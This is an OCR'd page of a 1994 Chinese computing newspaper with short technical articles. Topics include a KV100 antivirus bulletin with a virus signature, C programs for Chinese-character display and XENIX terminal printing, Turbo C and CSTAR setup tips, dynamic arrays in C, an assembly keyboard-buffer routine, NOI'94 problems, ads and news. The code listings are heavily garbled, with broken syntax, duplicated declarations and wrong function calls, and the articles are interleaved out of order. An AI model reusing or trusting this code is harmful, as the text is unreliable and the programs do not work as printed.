5. #include <conio.h>
6. #include <mem.h>
7. #include <string.h>

```

KV100 反病毒公告

最近流行一种感染.COM文件的新病毒,其病毒特征码如下:
"1E 06 8C %A3 IC 01 %A8 31 E% 21 35"
Found 645 / Peo Virus! 用KV100.EXE清除!
拥有KV100软件的读者,可用PE2、WS、WPS、CCED、PC-TOOLS编辑软件(WPS和CCED应用非文本编辑一栏),将上述二行病毒特征码和文字编进一个文本文件中,既病毒特征码文件中,用KV100 d,xxx,xxx(文件名的)格式就可自升级查出该病毒。
需要KV100软件的读者可与本社信息部联系购买,200元/盒。
编者语:本报销售的KV100软件两件优惠价已过,从现在开始欲购KV100软件请汇200元。 □山东 王江民

```

8. static char *HZK24 = ("D;
  \ LXPCL \ HZK24.H");
9. static char *HZK16 = ("D;
  \ LXPCL \ HZK16");
10. void hzscreen(int hsz, int hay0, char
  * hsmode, int color, int flags);
11. unsigned char dot16or24;
12. void init_hsz, hay0, color, flags;
13. void hzscreen(int hsz, int hay0, char
  * hsmode, int color, int flags);
14. int i, j, h, hsh, hsh, hay, hsh, hsz;
15. if (dot16or24 == 1) {
  16. for (i=1; i<23; i++)
  17. for (j=0; j<24; j++)
  18. if (hsmode[(i-1)*24+(j-1)]/8)
  19. & i<7-(23-i)%8;
  20. if (dot16or24 == 1) {
  21. switch (flags) {
  22. case 1, hsz = hsz0 + i, hay = hay0
  -j; break;
  23. case 2, hsz = hsz0 - i, hay = hay0
  -j; break;
  24. case 3, hsz = hsz0 - i, hay = hay0
  +j; break;
  25. case 4, hsz = hsz0 + i, hay = hay0
  +j; break;
  26. DEFAULT, exit(0); break;
  27. putpixel(hsh, hsh, color);
  28. }
  29. else (hsz = hsz0, hay = hay0;
  30. for (j=0; j<24; j++) {
  31. if ( (j%2)&8 ) {
  32. hsz = hsz0 - j;
  33. for (i=0; i<23; i++) {
  34. if (hsmode[(i-1)*24+(j-1)]/8)
  35. switch (flags) {
  36. case 1, hsh = hsz0 + i, hsh = hay0
  -2 - hsz0 + 16; break;
  37. case 2, hsh = hsz0 + i - hsz0, hsh
  = hay0 + 2 - hsz0 - 16; break;
  38. case 3, hsh = hsz0 + 2 - hsz0, hsh
  = hay0 + 16; break;
  39. case 4, hsh = hsz0, hsh = hay0 + 16;
  break;
  40. putpixel(hsh, hsh, color);
  41. hsz0 += i;
  42. }
  43. }
  44. FILE *fp;
  45. unsigned long index;
  46. int key;
  47. register int i;
  48. unsigned char hsmode[72];
  49. unsigned char message[1] = "CHI-
  NESCHIA RACTER WIDEVIEW
  ROUTINE";
  50. unsigned char message2 [ ] = "
  \ nplease input dots 16=0,24=1,";
  51. unsigned char message3 [ ] = "
  \ nplease input Center Point,";
  52. unsigned char jis[10] = "家";
  53. int xy_shape[3][2];
  54. int gdriver = DETECT, gmode;

```

```

55. initgraph (&gdriver, &gmode, "D;
  \ LXPCL \ BGI");
56. fillstyle (SOLID_FILL, EGA
  LIGHTGRAY);
57. bar(0, 0, getmaxx(), getmaxy());
58. setcolor(LIGHTMAGENTA);
59. settextstyle (TRIPLEX_FONT,
  HORIZ_DIR, 1);
60. outtextxy(100, 20, message1);
61. settextstyle (DEFAULT_FONT,
  HORIZ_DIR, 0);
62. setcolor(LIGHTGREEN);
63. outtextxy(120, 40, message2);
64. scanf("%d", &dot16or24);
65. if (dot16or24 == 1) fp = fopen
  (HZK24, "rb");
66. else fp = fopen(HZK16, "rb");
67. if (!fp) {
  68. fclose(fp); clrscr();
  69. printf("\n Error reading HZK
  files!");
  70. return;
  71. outtextxy(120, 60, message3);
  72. scanf("%d%*c", &hsz0, &hay0);
  73. line(hsz0, 0, hsz0, getmaxx());
  74. settextstyle (TRIPLEX_FONT,
  HORIZ_DIR, 1);
  75. xy_shape[0][0] = hsz0 - 5;
  76. xy_shape[0][1] = getmaxx() - 10;
  77. xy_shape[1][0] = hsz0 + 5;
  78. xy_shape[1][1] = getmaxx() - 10;
  79. xy_shape[2][0] = hsz0;
  80. xy_shape[2][1] = getmaxx();
  81. fillpoly(3, xy_shape);
  82. fillpoly(3, xy_shape);
  83. outtextxy (hsz0 + 10, getmaxx()
  - 20, "y");
  84. xy_shape[0][0] = getmaxx() - 5;
  85. xy_shape[0][1] = hsz0 - 7;
  86. xy_shape[1][0] = getmaxx() - 5;
  87. xy_shape[1][1] = hsz0 + 7;
  88. xy_shape[2][0] = getmaxx();
  89. xy_shape[2][1] = hsz0;
  90. fillpoly(SOLID_FILL, WHITE);
  91. fillpoly(3, xy_shape);
  92. outtextxy (getmaxx() - 20, hsz0
  - 20, "x");
  93. settextstyle (DEFAULT_FONT,
  HORIZ_DIR, 0);
  94. line(0, hay0, getmaxx(), hay0);
  95. for (i=0; i<strlen(jis)/2; i++) {
  96. if (dot16or24 == 1) {
  97. if (long)index = (jis[2+i] - 'a') *
  98. + 94 + jis[2+i+1] - 'a');
  99. (long)index = (long)index + 72;
  100. }
  101. (long)index = (jis[2+i] - 'a') *
  102. + 94 + jis[2+i+1] - 'a');
  103. (long)index = (long)index + 81;
  104. if (fseek(fp, index, SEEK_SET)) {
  105. clrscr();
  106. printf("\n ReadFile Error!");
  107. exit(0);
  108. if (dot16or24 == 1) fread
  (hsmode, 1, 72, fp);
  109. else fread(hsmode, 1, 32, fp);
  110. fclose(fp);
  111. while(1) {key = bioskey(0);
  112. break;
  113. case 0x0231, hzscreen(hsz0, hay0,
  hsmode, EGA_RED, 1);
  114. break;
  115. case 0x0332, hzscreen(hsz0, hay0,
  hsmode, EGA_MAGENTA, 2);
  116. break;
  117. case 0x0433, hzscreen(hsz0, hay0,
  hsmode, EGA_GREEN, 3);
  118. break;
  119. case 0x0534, hzscreen(hsz0, hay0,
  hsmode, EGA_WHITE, 4);
  120. break;
  121. default, closegraph(); exit(0);
  122. }
  123. closegraph();
  124. }

```

基于MS Windows的中文处理平台, 比较出色的有中文之星(CSTAR), 特别是CSTAR1.3A版的推出, 由于其提供了丰富的True Type汉字字体, 功能强大而又直观灵活的输入方法等, 使其拥有相当大的市场, 但是它也没有根本解决中文处理的“双字节”与西文以“单字节”处理之间的矛盾。

去年推出了内核彻底汉化的中文Windows 3.1, 良好的中文用户界面与中文“双字节”处理技术, 使其很快占领了市场, 但是其所提供的字体、输入方法较少, CSTAR1.3A虽然可于中文Windows之中出色地运行, 但它的中文显示不及中文Windows漂亮, 而且两套汉字显示系统共存于内存中, 占用了系统宝贵的资源, 这是用户所不希望的, 应作修改。

1. 删除中文Windows中所有的输入法。
2. 修改Windows目录中名为Chines.ini的CSTAR1.3A系统配置文件, 删除与中文Windows配置重复的部分, 一般可作如下修改:

在[Font Files]项目中删除以下几行:
LS16SYS=C, \CSTAR\LS16SYS.FNT
LS16H=C, \CSTAR\LS16H.FNT
LS16M=C, \CSTAR\LS16M.FNT
FT16SYS=C, \CSTAR\FT16SYS.FNT
以上几行与CSTAR1.3A的16点阵显示字库

宋体 矢量=C, \CSTAR\GBSTA.HFF
黑体 矢量=C, \CSTAR\GBHTA.HFF
* 直接利用中文Windows本身字体
在[CCTypes]项目中删除以下几行
宋体=1
黑体=4
* 字体名的中文属性

在[VirrFont]项目中删除以下几行
宋体=C, \CSTAR\CSVF_ST.FOT
黑体=C, \CSTAR\CSVF_HT.FOT
@宋体=C, \CSTAR\CSV_STI.FOT
@黑体=C, \CSTAR\CSV_HTI.FOT
* 虚拟字体定义。
在[Logfont]项目中删除以下几行
SYSTEMS=FIXEDSYS,0
SYSTEM=SYSTEM,0
TERMINAL=TERMINAL,0
ARIAL=ARIAL,2
COURIER NEW=COURIER NEW,5
TIMES NEW ROMAN=TIMES NEW ROMAN,1
SCRIPT=SCRIPT,-1,1,1
ROMAN=ROMAN,-1,1,1
MODERN=MODERN,-1,1,1
宋体=Arial,2
黑体=Courier New,4
@宋体=TIMES NEW ROMAN,1
@黑体=Courier New,4

总之, 原则有一条, 当CSTAR1.3A的系统配置与中文Windows配置发生冲突时, 应去掉CSTAR1.3A中相应的配置。如果中文Windows已经安装了扩充字体, 则在CHINESE.INI中, 可完全删除[Font Files], [CCTypes], [VirrFont], [Logfont]这几项, 这时只利用CSTAR1.3A的输入法。 □成都 李俊

中文Windows 3.1 中的 CSTAR1.3A

两者都移动才能达到目的, 当读者对视图的视角满意后, 就可沿观察线移动照相机或者调整焦距改变“视野”, 如果透视方式是打开的, 拖动操作将显示真实的三维透视变化, 还可设置前、后剪切平面来剪裁局部图形, 以便控制照相机前物体的可见性, AutoCAD可以沿观察线移动剪切面来剪裁图形, 位于后剪切平面的后面与前剪切平面的前面的物体将是不可见的。
指定目标点与照相机的位置可以使用任何一种三维坐标的输入方式, 以及点过滤符和目标捕捉方式, 缺省设置是不改变当前照相机的观察方向, 指定点的操作需要在平行投影方式下进行, 如果当前处于透视图状态, DVVIEW命令将临时关闭它, 待接受了输入的点后再以透视方式显示所指定的观察方向下的透视图形, 如果已经定义了照相机的位置, 而又使用“Point”选择项重新设置它, 则在指定的目标点前一条橡皮筋线将连接当前照相机所在点与当前十字光标线的交点, 指定的新的目标点后DVVIEW将提示指定照相机位置, 将橡皮筋线的另一端移到新的目标点。

在11.0与12.0版本中, 如果在坐标系图标为一个长方体下, 引用一个不能在能透视方式下执行的命令, AutoCAD将发布一条出错信息并返回“Command”提示, 而在这之前的版本中, AutoCAD将提示读者是否关闭透视图方式来处理执行命令, 如果输入“N”则中止所引用的命令并且保持透视方式。
DVVIEW的坐标点与角度输入将相对于当前坐标系, 如果需要指定在世界坐标系中进行操作, 可以先将系统变量WORLDVIEW设置为“1”, 以便通知AutoCAD在DVVIEW命令执行期间自动将UCS转换为WCS。
注意, DVVIEW命令的执行将影响下列系统变量: BACKZ FRONTZ LENSLENGTH TARGET VIEWCTR VIEWDIR VIEWMODE VIEWSIZE VIEWTWIST
顺便指出, 建立透视图应当先使用VPPOINT或者DDVPPOINT(12.0版本)定义一个恰当的三维观察点, 让图形按指定的观察方向重新绘制后, 再在DVVIEW命令的“Distance”选择项指定照相机与目标点之间的距离, 这样的操作方式将大大提高工作效率, 并且可以使得操作单元化。 □成都 李俊

怎样对AutoCAD三维物体进行“透视”观察

给XENIX系统

UNIX / XENIX是一种多用户操作系统,终端用户在系统中使用终端打印机是比较广泛的,而在

完成打印的,整个接口程序是由移出位置参数从而获得要打印的文件名,与对终端进行适当的STTY方式的配置和直接透视打印设置,以及用显示的方法将文件打印出来等三个部分组成。

增加通用的终端打印命令

UNIX / XENIX系统中,每个加进假脱机打印系统内的打印机,均需为其编制一个接口程序,否则,该打印机就不能工作;并且所有的接口程序都是存在于假脱机目录 /usr / spool / lp / interface下,每一个接口程序只能支持某一个端口的一台打印机,而这台打印机且必须是经过命令mkdev lp处理后,加到系统的假脱机打印系统内的,这种安装和配置过程不但比较繁琐复杂,而且增加许多文件,占用了磁盘空间,还要记住每个打印机的名称,给使用带来一定的麻烦。

笔者通过对终端打印接口程序的分析,发现我们在每个加到假脱机打印系统中的终端打印机打印时,不是直接传送数据给终端打印机,而是借助于终端机作为桥梁,间接地向终端打印机发送指令,

按照上述思想,笔者用C语言编制了一个简单而且实用的终端打印命令程序(加附件LPT.C),其将标准输入定为 /dev / null,标准输出定向到打印机设备上,标准错误输出定向到终端显示器上,将它编译后存在 /usr / bin下,让所有带有打印机的终端用户都能共享,并且可同时支持几种型号的终端,可以省去安装与配置终端打印机的麻烦,减少一些操作上的不便,当有新的仿真类型终端加进系统时,只要在if (ttyname[0] != 'c' && ttyname[0] != 'g' && ttyname[0] != 'a') (error(),)及switch()...case两语句中,增加该终端类型和终端直接透视打印指令,即可支持该终端仿真类型所连接的打印机。

□江苏 唐光海 石学荣

```
1. #include <stdio.h>
2. char ttyname[5],fname[30];
3. main(ac,av)
4. int ac;
5. char *av[];
6. { FILE *f1,*f2,*fopen();
7. int n;
8. strcpy(ttyname,getenv("TERM"));
9. if (strcmp(ttyname,"ansi")==0){error(),return(1);}
10. if (ttyname[0] != 'c' && ttyname[0] != 'g' && ttyname[0] != 'h')
11. {error(1);}
12. if (ac<1)error();
13. for (n=1;n<ac;n++)
14. { sprintf(fname,"%s.%s",av[n],
15. if ((f1=fopen(fname,"r"))==NULL)error();
16. filecopy(f1,stdout); fclose(f1);
17. } exit(0);
18. }
19. filecopy(f1,f2)
20. FILE *f1,*f2;
21. {int c;char pon[10],poff[10];
22. switch (ttyname[0])
23. {case 'c': strcpy (pon," 033 (\n"); strcpy
(poff," 033 (\n");break;
24. case 'a': strcpy (pon," 0333 (\n"); strcpy
(poff," 0334 (\n");break;
25. case 'g': strcpy (pon," 033 (\n"); strcpy
(poff," 033a (\n");break;
26. } fputs(pon,f2);
27. while ((c=getc(f1)) != EOF)
28. { if (c=='\n') putc('\r',f2);putc(c,f2);
29. } fputs("\r",f2);fputs(poff,f2);return(0);
30. }
31. error()
32. { fprintf(stderr,"Usage:lp filename \n");exit(1);
33. }
34. error()
35. { printf("\n 007This lp program use only ct
-100.tv925.adds terminals\n \n");exit(1);
36. }
```

Turbo C2.0提供了一个界面优良的集成开发环境,为广大用户所喜爱,但是,在只有高密软驱的微机上使用该集成环境,却存在不尽人意之处。其一,每台装一种存储模式需三张软盘,所占用的磁盘空间总计不到750K,一张高密盘足以占所需文件,但INSTALL程序不能将系统安装到一张高密盘上;其二,在集成环境使用中,系统操作需要换盘,这带来了不便,稍不注意就会造成意想不到的损失。

通过实践,笔者找到了把一种存储模式安装到一张高密盘中和系统操作时不要求换盘的方法,现以安装小盘为例,具体介绍如下:

1.格式化好一张系统盘,并在根目录下分别建立子目录LIB和INCLUDE;在该盘上建有files=20内容的CONFIG.SYS文件。

2.将Turbo C2.0系统中有关文件按以下要求拷贝到该系统盘:

①把 TC.EXE、TCHELP.TCH拷贝到根目录;

②把 COS.OBJ、CS.LIB、MATHS.LIB、EMU.LIB、GRAPHICS、LIB拷贝到子目录LIB下;

③把26个头部文件(*.H)拷贝到INCLUDE子目录下。

3.将该盘插入软驱,在DOS提示符下键入TC并回车后,系统进入集成环境,出现主菜单和版本信息,按任意键版本信息消失,留下主菜单。在主菜单状态下,用相应的高亮度字母键或者光标键,回车键等选项Options项;在该项的下拉菜单中分别:

①选Compiler子项置Small模式;

②选Directories子项分别置; Include directories为A:\INCLUDE; Library directories为A:\LIB; Output directory为A:\;

Turbo C directory为A;\;

③选Saveoptions子项保存以上的设置

4.用ALT-X退出集成环境,这时用DIR命令可以看到TC\CONFIG.TC配置文件的存在。

至此,安装过程完成,用该盘启动微机后,键入TC并回车即可使用集成环境了。

上述方法的关键是头部文件目录、库文件目录、输出目录、Turbo C目录的盘区路径的设置,利用集成环境工作参数的设置可使系统工作更为优化,如在建立了虚拟盘,并将头部文件、库文件等拷贝到虚拟盘上,再将头部文件目录、库文件目录的盘区路径设置到该虚拟盘上,就可提高程序的编译速度。此外,用相应模式的启动代码文件、运行库文件、数学库文件代替上述安装过程中的COS.OBJ、CS.LIB、MATHS.LIB进行拷贝,并在Compiler子项中置相对应的模式,就能安装不同的存储模式,限于篇幅,本文不再作具体说明。

以上过程在只有高密软驱的80286、80386兼容机上通过。

□成都 张宏彬

相对而言,XENIX系统下的软件汉化比MSDOS下要困难得多,原因是XENIX系统推出时间较MSDOS晚得多,而汉字XENIX推出时间又更晚,目前XENIX尚没有一套专业实用的化工具,而MSDOS的化工具已非常之多,象C-DEBUG、C-PTOOLS等均可进行汉化工作,诸如此类的原因,使得目前XENIX的汉字软件非常之少,象金融系统普遍采用的FOXBASE+、INFORMIX-ESQL等优秀的数据库管理软件,均还是未汉化的版本,其西文提示帮助信息给操作人员和程序员带来诸多的麻烦。

笔者经过摸索,找到了一个XENIX软件汉化的简便方法,其基本原理是:通过XENIX提供的与MSDOS的通讯命令,将XENIX文件转到MSDOS系统中,利用MSDOS化工具完成汉化,再转回XENIX系统运行和使用,笔者利用这一方案,对SCO-XENIX V2.3.2下的FOXBASE+软件进行汉化,获得成功,下面即以此为例,介绍这一汉化方案。

SCO XENIX-FOXBASE+(下称X-FOXBASE+)的提示信息存在目录 /USR / LIB / FOXPLUS / ENGLISH中的FOXPLUS.RSC文件,而HELP帮助信息存

XENIX 软件汉化的

放在同一目录的FOXHELP.HLP文件中,首先进入XENIX系统,利用DOSCP命令,将此二文件转为MSDOS格式:

```
# DOSCP -M /FOXPLUS.RSC C;
# DOSCP -M /FOXHELP.HLP C;
```

然后重新启动机器,进入汉字DOS系统(最好是支持直接写屏的汉字系统如天汇TECHWAY V1.5,金山SUPERDOS V6.0F等,这样将有更多的汉化工具,即可利用专业工具进行汉化,对于PCTOOLS工具,可使用EDIT FILE命令进行,对于DEBUG或AT86,SYMDEB工具,可使用ENTER命令进行,针对原来的英文信息将其逐条替换成汉字信息,注意不可破坏原来的排列规则,要尽量使汉字信息的长度短于原英文长度。

由于MSDOS未提供与XENIX的接口,故将文件转回XENIX的工作需回到XENIX系统中进行,使用DOSCP命令将其放回原来的目录中,这时再启动FOXPLUS,便可看到原来的西文X-FOXBASE+已变成汉字X-FOXBASE+了。


利用这一汉化方案要注意以下几个问题:

其一,内码问题,目前国内外的汉字XENIX存在许多版本,不同版本可能存在于不同的汉字内码,有的使用与CC-DOS兼容的二字节内码,有的则使用三字节内码的特殊内码,笔者目前接洽的联想CC-XENIX和新世纪CC-XENIX均使用二字节内码,对于三字节内码,需要多作一次内码转换工作。

其二,SCO-XENIX的ASCII文件的存储方式与MS-DOS有所不同,即XENIX的ASCII文件行末只有一个回车符(0DH)而MSDOS的ASCII文件行末有一个换行符(CAH)和一个回车符(0DH),因此在进行DOSCP时,要加入M等参数,否则文件不能在MSDOS下正确显示。

其三,某些大型软件的提示信息分散于各个模块中,而XENIX提供的DOSCP命令一次只能处理一个文件,当文件数量多时,DOSCP工作会成为汉化工作的瓶颈,针对这一问题,笔者曾编制过一个C语言和SHELL语言程序,可一次性将MSDOS盘某一目下的所有文件转入XENIX,或将XENIX系统某一目下的所有文件转到MSDOS目录中,感兴趣的读者可以来函交流。

□福建 陈建波



在只有高密软驱的微机上方便地使用集成环境

所谓动态数组,指的是任何时候都可以建立、修改和覆盖的数组,众所周知,C语言中的数组也和多数高级语言中的数组一样,是静态的,一旦建立,便要申请内存,占用内存到程序运行完毕,这在一般情况下不会有什么问题,但在数组较大,内存较小时可能会有麻烦,而用指针来作为动态数组,可以充分利用内存,使较大的程序在较小的内存下运行。

C语言中,任何能由数组下标完成的操作都能用指针来实现,可以用指针来模拟一维数组,用指针的指针来模拟二维数组,依次类推,也可用指针来模拟多维数组。

1.一维数组

一维数组的建立很简单,先进行指针说明,然后初始化指针即配合合适大小的内存,如int *p;p=(int *)malloc(n,sizeof(int));即建立了一个有n个元素的整型数组,访问数组元素可用*(p+i)或p[i],释放原有的内存可以用如下方法,free(p);值得注意的是因为堆中空间有限,使用内存分配函数前要检查内存分配是否成功,否则可能会因内存不够而出现灾难性后果,所以使用前应该用下列方法来检测:

```
if ( ! P )
{ puts("allocation failure");
exit(1); }
```

2.二维数组

和一维数组类似,二维数组可用如下方法建立, int **p;p=(int **)malloc(row,sizeof(int *));但现在只是建立了row行指针,每个行指针还需初始化,for(i=0;i<row;i++)

```
p[i]=(int *)malloc(column,sizeof(int));
现在,一个二维动态数组p[row][column]已建立起来,访问数组元素用p[i][k]或*(p+(i*行长)+k),释放内存方法,for(i=0;i<row;i++) free(p[i]); free(p);
```

同一维数组相似,使用二维的动态数组也应检查有无足够的空间,方法如下:

```
p=(int **)malloc(row,sizeof(int *));
if( ! p ) printf("allocation failure \n");exit(1);
for(i=0;i<row;i++)
p[i]=(int **)malloc(column,sizeof(int *));
if( ! p[i] ) printf("allocation failure \n");exit(1);
printf("allocation failure \n");exit(1);
```

从以上一维和二维数组的使用中不难得到多维数组的使用方法,因多维数组不常用,本文不作介绍。

□武汉 吴克伟


语言中 动态数组的建立与使用

1994年全国青少年信息学(计算机)







奥林匹克竞赛(NOI'94)

试题(第一组)

1. 键盘输入一个仅由小写字母组成的字符串... 2. 编程实现两个高精度实数减法... 3. 一个实数数列共有N项... 4. 键盘输入一个高精度的正整数N... 5. 一个N*N的方阵由数字0,1,2组成...



而一个零件是一个面积不超过给定值P的部件... 假设已有M种零件,要用M种零件拼成N个部件... 例如,有3个部件,形状分别如下图所示...



一条四通通路是指仅含有上下左右四个方向的路径... 对于任一元素X,若X属于P,则其在原方阵中上下左右四个方向上的相邻元素的值只能是1或2... 编程输出原输入方阵中这样的集合总数和每个集合所含元素的个数...

在诸多压缩软件中,制作自展开文件的功能要属LHA最为引人注目... LHA文件增加1K多字节,而且也可以象LZH文件一样用LHA命令和有关进行各种操作...

现将实现办法以备份TC为例介绍如下: ①执行 C>lha a / r / p / x tchak \w . . . ②以上操作完成后,可用右箭头键修改前一命令行为 C>lha s / a / r / p / x tchak

这样生成的自展开文件tchak.exe,当其执行时后面可加盘符、路径,展开过程所有文件将按自己的子目录各就位... 北京 张春

Table with 2 columns: 20线数据信号 (Header), 信号名称 (Signal Name), and 信号意义 (Signal Meaning). It lists various signals like +12V, +5V, GND, +HOST DATE1, etc.

硬盘驱动器接口类型、特点及接口信号的意义(下)

Table with 2 columns: 接口信号 (Interface Signal) and 说明 (Description). It lists signals like +HOST DATE10, +HOST DATE11, etc., and explains their functions.

ple.txt的文件,是上例的文件表示,可供参考,文件输入不会有错。

M和P由键盘输入 输出应包括M种零件的形状和拼成每个部件的方案,同题例均以字符形式表示即可,输出还应包括所用的零件总数,只需求出一个最佳解。

以下为约束条件: 0<N<10 0<S<=9,i=1---N 0<M<10 0<P<9 整个程序对输入数据不判错。

2.13H汉字系统的退出是采用Ctrl+F5... 在ROM Bios数据区中,从地址40FH开始到001EH以及其后的16个字节存放有关键字的工作参数...

```
code segment
assume cs
code es; code ds;
code
start:push ax
mov ax,0
mov es,ax
; 设定址
mov al,0
mov es;
[41eh],al; 向偏移地址41eh送Ctrl+F5的第一个字节0
mov al,98
mov es;
[41fh],al; 向偏移地址41fh送Ctrl+F5的第二个字节98
mov al,49
mov es;
[420h],al; 向偏移地址420h送ASCII码"1"的第一个字节49
mov al,0
mov es;
[421h],al; 向偏移地址421h送ASCII码"1"的第二个字节0
mov al,1eh
mov es;[41ah],al; 将首指针指向1eh
mov al,22h
mov es;[41ch],al; 将尾指针指向22h
pop ax
mov ah,ech
; 退出DOS
int 21h
code ends
end start
```

①具有浮动的数据传输率,从5MB/S到15MB/S... ②数据的编码和解码不在控制板上进行,由硬盘驱动器承担... ③ESDI接口由34根命令线和20根数据线组成...

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务中心 成都软件公司 成都电子研究所合办 主编：刘德福 副主编：唐敏
国内统一刊号：CN51-0106 订户代号：61-74 地址：成都市金河街75号 邮政编码：610015

软件伴侣——即时通V2.0来了!

好软件不一定都贵!比如以方便而著称的磁盘组自具其特色——即时通的V2.0版本,它可能留内存,在任何软件运行时遇到疑难杂症,轻击热键,即时通一呼即出,现场翻译您光标或鼠标指定的屏幕任何位置的单词,且毫不影响软件的同步运行;即时通以十万基本词汇及允许自行扩充词汇的功能,保证满足您的需求;即时通的其他功能及服务因版面原因尚无法尽述……这样一个方便实用的软件,只售98元,现已上市,如果您是在9月20日前汇款,您可享受每套58元的优惠价,详细资料,函索即寄。

国富郑州军工电脑/郑州洪涛软件制作所荣誉出品
通讯地址:郑州市新郑路一七二二号楼 邮编:450004
热线电话:(0371)6226557 联系人:杜红超
特约代理:软件报社信息部 联系人:唐敏

随着计算机技术迅速发展,硬件价格不断下降。同时这几年来,我国人民生活水平日益提高和改善,人们的消费热点将会转到家用电脑上来,这是一个巨大的计算机市场。

差异之大,是计算机广泛普及的表现。

7月份上海举办家用电脑展览会,以“高技术贴近市民”为指导,面向市民和青少年学生免费开放,七天中参观人数达10万人次,销售个人电脑300台,各类软件数千套。北京一家厂家深有感触地说,不来上海,真想不到上海电脑热究竟多热。

上海出现家用电脑热

上海市民学习电脑热越来越高,为普及计算机知识,培养计算机应用能力,市府今年组织二次计算机应用能力考试,共设考点108个,报考人员近8万,目前全市有250多个培训点,有8000多套微机供教学使用,为初学考编写的教材已销售20多万册,参加培训的考生年龄最小仅9岁,最大60多岁,有小学生的也有大学生,年龄跨度之大,职业面之广,学历层次

8月2日上海举行家用电脑应用家庭大赛,以家庭的夫妻、父子(女)或母子(女)为参赛对象,全市有300对参赛,市区郊县,分16个赛场进行。

据专家预测,上海目前拥有微机的家庭仅占1~2%,1995年可望有更大的突破,家用电脑市场在10~15万左右,诱人的上海电脑市场,国内外计算机厂商纷纷参与上海市场竞争,推出新一代产品,开发各类教育、休闲等软件,如此同时,各厂家

▲金融软件研讨会(本报北京讯)中软总公司与美国微软公司、美国电话电报公司日前在京为金融界用户举办“计算机软件应用研讨会”,会上介绍了“联机解决方盘平台”的功能以及如何用其进行二次开发。

弘益磁盘俱乐部

94年最新软件三千余种,免费提供清单,并赠送推出全新SU、KAO(花王)系列磁盘。(410007)长沙市胜利路250号腾飞大厦4楼

▲知言文书机系统(本报北京讯)北京超凡电子科技有限公司日前推出新一代中文信息处理产品——知言文书机系统,它集汉语语音识别、语音合成、手写体汉字识别和智能汉字输入功能于一体,可广泛应用于办公自动化等。

▲便捷打字机(本报北京讯)北京四通办公设备有限公司最近推出MS-2100便捷式个人中英文打字机,适于新闻记者、作家、文秘、家庭等使用。

▲安徽等六省市“金桥”工程开始启动(本报讯)日前,电子部通信委员会、国家信息中心和安徽省经济信息中心三方代表在合肥举行了“金桥”工程安徽培训分中心建设签约仪式,这标志着安徽省“金桥”工程正式启动,据悉,首批参加“金桥”工程方法

建设正式签字的有安徽、上海、深圳、大连、山东、河南等六个省市。

▲求新厂推出实用的“行政办公室计算机辅助管理系统”上海求新造船厂研制成功“行政办公室计算机辅助管理系统”,这个系统可在PC386以上微机(内存>1MB)运行,系统由公文管理、信访信息管理、内部报告信息管理、厂内外各类信息传递及管理、厂办内部工资信息管理、字处理及文本等七个子系统组成。(高敏乾)

▲调查电脑诈骗圈 广州百货大厦二楼电脑商场的一台微机引起了众多顾客的兴趣,被电脑中输入了40多套高相士装的资料,被以在屏幕上显示电脑摄影机,把自己的形象输入电脑,可以在屏幕上逐一试穿40多套时装,直接看到自己的着装效果。(李娟)

8月下旬,由美国Lotus公司提供支持的“Lotus中文应用软件免费培训班”在成都新天地—AST电脑教学培训中心的协助下,进行了两期的培训,来自各行业的几十名学员参加了培训。这两期培训的软件是Lotus1-2-3R4中文版,内容为两大部份:第一部份是Lotus1-2-3R4中文版的基本入门知识,由成都新开的天地—AST电脑教学培训中心的郭念庆先生主讲;第二部份是Lotus1-2-3R4中文版在企业中的应用,由四川大学经济管理学院周德敏教授主讲。两位教师用生动形象的语言,深入找出的教学方式,使学员在较短的时间内对Lotus1-2-3有了具体的认识。

内的用户更多更好地了解Lotus产品,提高西南地区软件应用水平,从今年8月份起,在成都新天地—AST电脑教学培训中心举办不定期的免费培训班,利用培训中心全新的AST A+电脑,学员在听课的同时能亲自操作,充

分体会所学软件的强大功能。这两期培训班仅为Lotus应用软件系列免费培训班之一,紧接着推出的还有Lotus AmiPro窗口图文编辑软件、Lotus Organizer电子效率手册(均为中文版的)入门免费培训,据悉,成都新天地—AST电脑教学培训中心在今年内将为广大用户举办10余期LOTUS软件的培训。

Lotus公司的这一举措,无疑是广大“上帝”的福音,在不增加经济负担的同时又能真正学到当今先进的应用软件,实在让广大用户感到欣慰。

Lotus公司是美国第五大软件公司,该公司在全球拥有数千万用户,在推出了一系列的Lotus中文应用软件后,为了让国

★编号: 940903

名称: 快速、方便、实用中西文翻打软件PPP.EXE(V4.0)。

作者: 郑茂

功能简介: 这是一个文档打印、处通软件,适用于为流行的AR3240、CR3240、CR3200系列打印机,它极大的发挥了该系列打印机的功能,其它机型不能直接控制打印外,其它功能保留,适用于办公室文员、各种报表的快速打印。如果您没有大型排版系统,或者有排版系统想节约成本、快速、方便地处理文稿、表格,此软件能给您完善的服务。该软件自动化程度高,其主要功能有: 1、可自动识别WS中的回车等控制符; 2、可以指定打印机尺的任意刻度点开始打印; 3、自动控制打印(用户只须使用很少的控制码就可自动实现很大的打印功能); 4、左右折页打印可左右同时进行; 5、简化了上、下标及无线变倍处理; 6、仅用一个符号就可代替七个上、下标控制码; 7、对文中多处上、下标方便; 8、独特的行距、间距、纸型自动识别功能; 9、标原放大后可实现自动居中; 功能2、6、7是任何排版系统所不具备的,而实际

